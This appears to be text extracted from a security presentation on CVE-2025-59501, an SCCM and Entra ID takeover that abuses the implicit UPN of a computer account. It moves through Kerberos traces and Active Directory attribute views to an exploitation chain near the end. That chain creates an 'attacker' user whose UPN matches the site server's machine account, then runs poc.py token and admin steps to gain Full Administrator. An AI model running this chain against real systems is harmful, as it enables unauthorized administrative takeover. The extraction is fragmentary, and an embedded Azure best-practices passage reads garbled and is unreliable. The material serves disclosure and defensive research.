> Ethernet II, Src: ProxmoxServe_a9:35:b3 (bc:24:11:a9:35:b3), Dst: ProxmoxServe_2a:b9:5a (bc:24:11:2a:b9:5a)
> Internet Protocol Version 4, Src: 10.6.10.13, Dst: 10.6.10.10
> Transmission Control Protocol, Src Port: 61832, Dst Port: 88, Seq: 1, Ack: 1, Len: 268
Kerberos
  > Record Mark: 264 bytes
  > as-req
    pvno: 5
    msg-type: krb-as-req (10)
    > padata: 1 item
    > req-body
      Padding: 0
      > kdc-options: 40810010
      > cname
        name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
        > cname-string: 1 item
          CNameString: domainadmin@unsigned-sh0rt.net
        realm: UNSIGNED-SH0RT.NET
      > sname
        till: Sep 12, 2037 22:48:05.000000000 Eastern Daylight Time
        rtime: Sep 12, 2037 22:48:05.000000000 Eastern Daylight Time
        nonce: 1569058485
      > etype: 6 items
      > addresses: 1 item SCCM-SQL<20>
[Response in: 5780]
```

CLIEN
T



KD
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NTD
S



AS-REQ W/

```
▼ cname
  name-type: KRB5-NT-ENTERPRISE-PRINCIPAL (10)
  ▼ cname-string: 1 item
    CNameString: domainadmin@unsigned-sh0rt.net
  realm: UNSIGNED-SH0RT.NET
```

CLIEN



KD



NTD



AS-REQ W/
PREAUTH



DOMAINADMIN@
UNSIGNEDSHORT.N
ET?



CLIEN



KD



NTD



AS-REQ W/
PREAUTH

DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
YEP, HERE'S KEYS

Explicit UPN Mapping

brcc Properties

Published Certificates Member Of Password Replication Dial-in Object Security Environment Sessions Remote control General Address Account Profile Telephones Organization Remote Desktop Services Profile COM+ Attribute Editor

Attributes:

Attribute	Value
objectGUID	2de60890-20c0-4c2a-95a1-0c2141f12cc5
objectSid	S-1-5-21-1655157935-1649372912-2222376
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	11/14/2025 4:54:58 PM Eastern Standard T
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	brcc
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
userAccountControl	0x10200 = (NORMAL_ACCOUNT DONT_I
userPrincipalName	brcc@unsigned-sh0rt.net
uSNChanged	23103
uSNCreated	23098
whenChanged	11/14/2025 4:54:58 PM Eastern Standard T
whenCreated	11/14/2025 4:54:58 PM Eastern Standard T

Edit Filter

OK Cancel Apply Help



example Properties

General Operating System Member Of Delegation Password Replication
LAPS Location Managed By Object Security Dial-in Attribute Editor


Attributes:

Attribute	Value
unixUserPassword	<not set>
url	<not set>
userAccountControl	0x1020 = (PASSWD_NOTREQD WORKS
userCert	<not set>
userCertificate	<not set>
userParameters	<not set>
userPassword	<not set>
userPKCS12	<not set>
userPrincipalName	<not set>
userSharedFolder	<not set>
userSharedFolderOther	<not set>
userSMIMECertificate	<not set>
userWorkstations	<not set>
uSNChanged	45509

Edit Filter

OK Cancel Apply Help

“A UPN can be **implicitly** or **explicitly** defined...”



Learn /

Ask Learn

Focus mode

3.3.5.2 User Account Objects Without UPN

08/11/2025

If the user account object does not have the `userPrincipalName` attribute ([MS-ADA3] section 2.349) set, the KDC SHOULD <46> send a `UPN_DNS_INFO` structure ([MS-PAC] section 2.10) containing a user principal name (UPN), constructed by concatenating the user name, the "@" symbol, and the DNS name of the domain.

example + @ + unsigned-sh0rt.net

The screenshot shows the 'example Properties' dialog box with the 'Attributes' tab selected. The 'Attributes' section contains a table with the following data:

Attribute	Value
unixUserPassword	<not set>
url	<not set>
userAccountControl	0x1020 = (PASSWD_NOTREQD WORKS
userCert	<not set>
userCertificate	<not set>
userParameters	<not set>
userPassword	<not set>
userPKCS12	<not set>
userPrincipalName	<not set>
userSharedFolder	<not set>
userSharedFolderOther	<not set>
userSMIMECertificate	<not set>
userWorkstations	<not set>
uSNChanged	45509

The 'Filter' button is highlighted with a blue border. At the bottom of the dialog, there are buttons for 'OK', 'Cancel', 'Apply', and 'Help'.

CLIEN



KD



NTD



AS-REQ W/
PREAUTH



DOMAINADMIN@
UNSIGNEDSHORT.N
ET?



CLIEN



KD



NTD



AS-REQ W/
PREAUTH



DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?





CLIEN



KD



NTD

AS-REQ W/
PREAUTH

DOMAINADMIN@
UNSIGNEDSHORT.N

ET?
WHO?

DOMAINADMIN?



**AS-REQ W/
PREAUTH**

**DOMAINADMIN@
UNSIGNEDSHORT.N**

**ET?
WHO?**

DOMAINADMIN?

NOPE

CLIEN



KD



NTD



AS-REQ W/
PREAUTH

DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?

DOMAINADMIN?

NOPE

DOMAINADMIN\$?

CLIEN



KD



NTD



AS-REQ W/
PREAUTH

DOMAINADMIN@
UNSIGNEDSHORT.N

ET?

WHO?

DOMAINADMIN?

NOPE

DOMAINADMIN\$?

YEP, HERE'S KEYS



**AS-REQ W/
PREAUTH**

**DOMAINADMIN@
UNSIGNEDSHORT.N
ET?
WHO?**

DOMAINADMIN?


NOPE

DOMAINADMIN\$?


YEP, HERE'S KEYS

AS-REP W/ TGT

“A UPN can be **implicitly** or **explicitly** defined...An implicit UPN is **always** associated with the user's account, even if an explicit UPN is not defined.”



“A UPN can be **implicitly** or **explicitly** defined...An implicit UPN is **always** associated with the user's account, even if an explicit UPN is not defined.”



“A U
ex
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L

```
C:\Users\demo2>whoami /user && whoami /upn
```

```
USER INFORMATION
```

```
-----
```

```
User Name          SID
```

```
=====
```

```
Unsigned-Short\demo2 5-1-5-21-2342817230-4275203034-1025459682-1163
```

```
demo2@notmydomainname.com
```

```
C:\Users\demo2>klist tgt
```

```
Current LogonId is 0:0x7fdd4201
```

```
Cached TGT:
```

```
ServiceName       : krbtgt
```

```
TargetName (SPN)  : krbtgt
```

```
ClientName        : demo2
```

```
DomainName        : UNSIGNED-SHØRT.NET
```

```
TargetDomainName  : UNSIGNED-SHØRT.NET
```

```
AltTargetDomainName: UNSIGNED-SHØRT.NET
```

```
Ticket Flags      : 0x40010000 \ forwardable renewable initial no_authent no_renew
```

takeover

For the vulnerability, this means the exploitation requires a specific and uncommon condition: an Active Directory user account must exist with a matching user principal name (UPN) that was not properly synchronized to Microsoft Entra ID.



Learn / Azure / Security / Authentication /

All Learn

All Resources

Azure Identity Management and access control security best practices

In this article, we discuss a collection of Azure Identity Management and access control security best practices. These best practices are derived from our experiences with Microsoft 365 and the experiences of customers like yourself.

For each best practice, we explain:

- What the best practice is
- Why you want to enable that best practice
- What might be the result if you fail to enable the best practice
- Possible alternatives for the best practice
- How you can learn to enable the best practice

The Azure Identity Management and access control security best practices article is based on a commercial opinion and does not have capabilities and feature sets, which may differ from the actual one on the cloud.

The intention in writing this article is to provide a general reading to anyone about security posture after deployment guided by our "7 steps to managing your identity information" checklist, which makes you through some of our own failures and lessons.

Opinions and the changes change over time and this article will be updated to include best practices to reflect these changes.

Azure Identity Management and access control security best practices discussed in this article is:

- Treat Identity as the primary security perimeter
- Centralize identity management
- Manage consented access
- Enable single sign on
- Turn on Conditional Access
- Plan for feature maturity, improvements
- Enable password management
- Enable multifactor authentication for users
- Enable role-based access control
- Cover exposure of privileged accounts
- Consider operations when resources are located
- Use Microsoft Store as the storage infrastructure

Treat identity as the primary security perimeter

Many consider Identity as the primary perimeter for security. This is a only from the traditional flow on network.

SCCM-SITESRV Properties


General Operating System Member Of Delegation Password Replication
LAPS Location Managed By Object Security Dial-in Attribute Editor

Attributes:

Attribute	Value
url	<not set>
userAccountControl	0x1000 = (WORKSTATION_TRUST_ACCC
userCert	<not set>
userCertificate	<not set>
userParameters	<not set>
userPassword	<not set>
userPrincipalName	<not set>
userSharedFolder	<not set>
userSharedFolderOther	<not set>
userSMIMECertificate	<not set>
userWorkstations	<not set>
uSNChanged	112138
uSNCreated	13114

Edit Filter

OK Cancel Apply Help




Implicit UPN

sccm-sitesrv\$@unsigned-sh0rt.net

**Exploitation requires rights to control a
synchronized user account**

Exploitation requires rights to control a synchronized user account



Home

Add User or Group Create

Saved Searches Search

Refresh Delete Administrative User

Show Status Messages

Properties Properties

Site version is past the end of support. [Upgrade your site](#) 1/1

Administration > Overview > Security > Administrative Users

- Administration
 - Overview
 - Updates and Servicing
 - Hierarchy Configuration
 - Cloud Services
 - Cloud Attach
 - Azure Services
 - Azure Active Directory Tenants
 - Cloud Distribution Points
 - Cloud Management Gateway
 - Site Configuration
 - Sites
 - Servers and Site System Roles
 - Client Settings
 - Security
 - Administrative Users**
 - Security Roles
 - Security Scopes
 - Accounts
 - Certificates
 - Console Connections
 - Distribution Points
 - Distribution Point Groups
 - Migration
 - Management Insights
- Assets and Compliance
- Software Library
- Monitoring
- Administration
- Community

Administrative Users 1 items

Search current node Search Add Criteria

Icon	Account Name	Account Display Name	Security Roles
	unsigned-sh0rt\domainadmin		"Full Administrator"

unsigned-sh0rt\domainadmin

Account Summary

Account Name: unsigned-sh0rt\domainadmin
Account Display Name:
Date Created: 11/10/2025 2:03 PM
Created By: unsigned-sh0rt\domainadmin
Date Modified: 11/10/2025 2:03 PM
Modified By: unsigned-sh0rt\domainadmin

Security Scopes

"All"

Security Roles

"Full Administrator"

Collections

"All Systems" "All Users and User Groups"

Home

Add User or Group Create
 Saved Searches Search
 Refresh
 Delete
 Show Status Messages Administrative User
 Properties Properties

Site version is past the end of support. [Upgrade your site](#) 1/1

Administration > Overview > Security > Administrative Users

- Administration
 - Overview
 - Updates and Servicing
 - Hierarchy Configuration
 - Cloud Services
 - Cloud Attach
 - Azure Services
 - Azure Active Directory Tenants
 - Cloud Distribution Points
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 - Site Configuration
 - Sites
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 - Client Settings
 - Security
 - Administrative Users**
 - Security Roles
 - Security Scopes
 - Accounts
 - Certificates
 - Console Connections
 - Distribution Points
 - Distribution Point Groups
 - Migration
 - Management Insights

Administrative Users 1 items

Search current node Add Criteria

Icon	Account Name	Account Display Name	Security Roles
	unsigned-sh0rt\domainadmin		"Full Administrator"

unsigned-sh0rt\domainadmin

<p>Account Summary</p> <p>Account Name: unsigned-sh0rt\domainadmin Account Display Name: Date Created: 11/10/2025 2:03 PM Created By: unsigned-sh0rt\domainadmin Date Modified: 11/10/2025 2:03 PM Modified By: unsigned-sh0rt\domainadmin</p>	<p>Security Scopes</p> <p>"All"</p>
<p>Security Roles</p> <p>"Full Administrator"</p>	<p>Collections</p> <p>"All Systems" "All Users and User Groups"</p>

```
PS C:\Users\domainadmin> New-ADUser -Name "attacker" -SamAccountName "attacker"
-UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net" -AccountPassword (ConvertT
o-SecureString "password" -AsPlainText -Force) -Enabled $true
PS C:\Users\domainadmin> Get-ADUser -Identity attacker
```

```
DistinguishedName : CN=attacker,CN=Users,DC=unsigned-sh0rt,DC=net
Enabled           : True
GivenName        :
Name             : attacker
ObjectClass      : user
ObjectGUID       : 9add80d6-46b4-44c4-8bc2-8765ca19392a
SamAccountName   : attacker
SID              : S-1-5-21-1655157935-1649372912-2222376283-1128
Surname          :
UserPrincipalName : sccm-sitesrv$@unsigned-sh0rt.net
```

```
PS C:\Users\domainadmin> _
```

File Edit Format View Help

```
New-ADUser -Name "attacker" -SamAccountName "attacker" -UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net"
Get-ADUser -Identity attacker
```

```
#get token
uv run poc.py token \
-u sccm-sitesrv$@unsigned-sh0rt.net \
-p password -c 'd1632e6e-a64d-45c4-bec8-025e739049a5' \
-t 5322ad36-c494-487a-b80f-fb655ed9c61c \
-s api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0a23c1fdbe9b
```

```
#remove UPN
Set-aduser -Identity attacker -Replace @{UserPrincipalName="attacker@unsigned-sh0rt.net"}
```

```
#get admin
uv run poc.py admin -t 10.6.10.15 \
-u brcc \
-s S-1-5-21-1655157935-1649372912-2222376283-1124 \
-a
```

```
kali@sccm-kali: ~/CVE-2025-59501
hNTY2NzAyODY4Iiwic3ViIjoioTRBaGFYMUlnNlC1UddkakyMXo1akd3a1owbm1fc3NMT25TcjF2SnB
aZyIsInRpZCI6IjUzMjJhZDM2LWm0OTQtNDg3YS1iODBmLWZiNjU1ZlZkYyZyYyIsInVuaXF1ZV9uYW1
lIjoic2NjbS1zaXRlc3J2JEB1bnNpZ251ZC1zaDBydC5uZXQlLCJ1cG4iOiJzY2NtLXNpdGVzcnYkQHV
uc2lnbmVklXNoMHJ0Lm5ldCIsInV0aSI6InowRURYY0JMNuV5YkFvQm9ZXz1XQUEiLCJ2ZXIiOiIxLjA
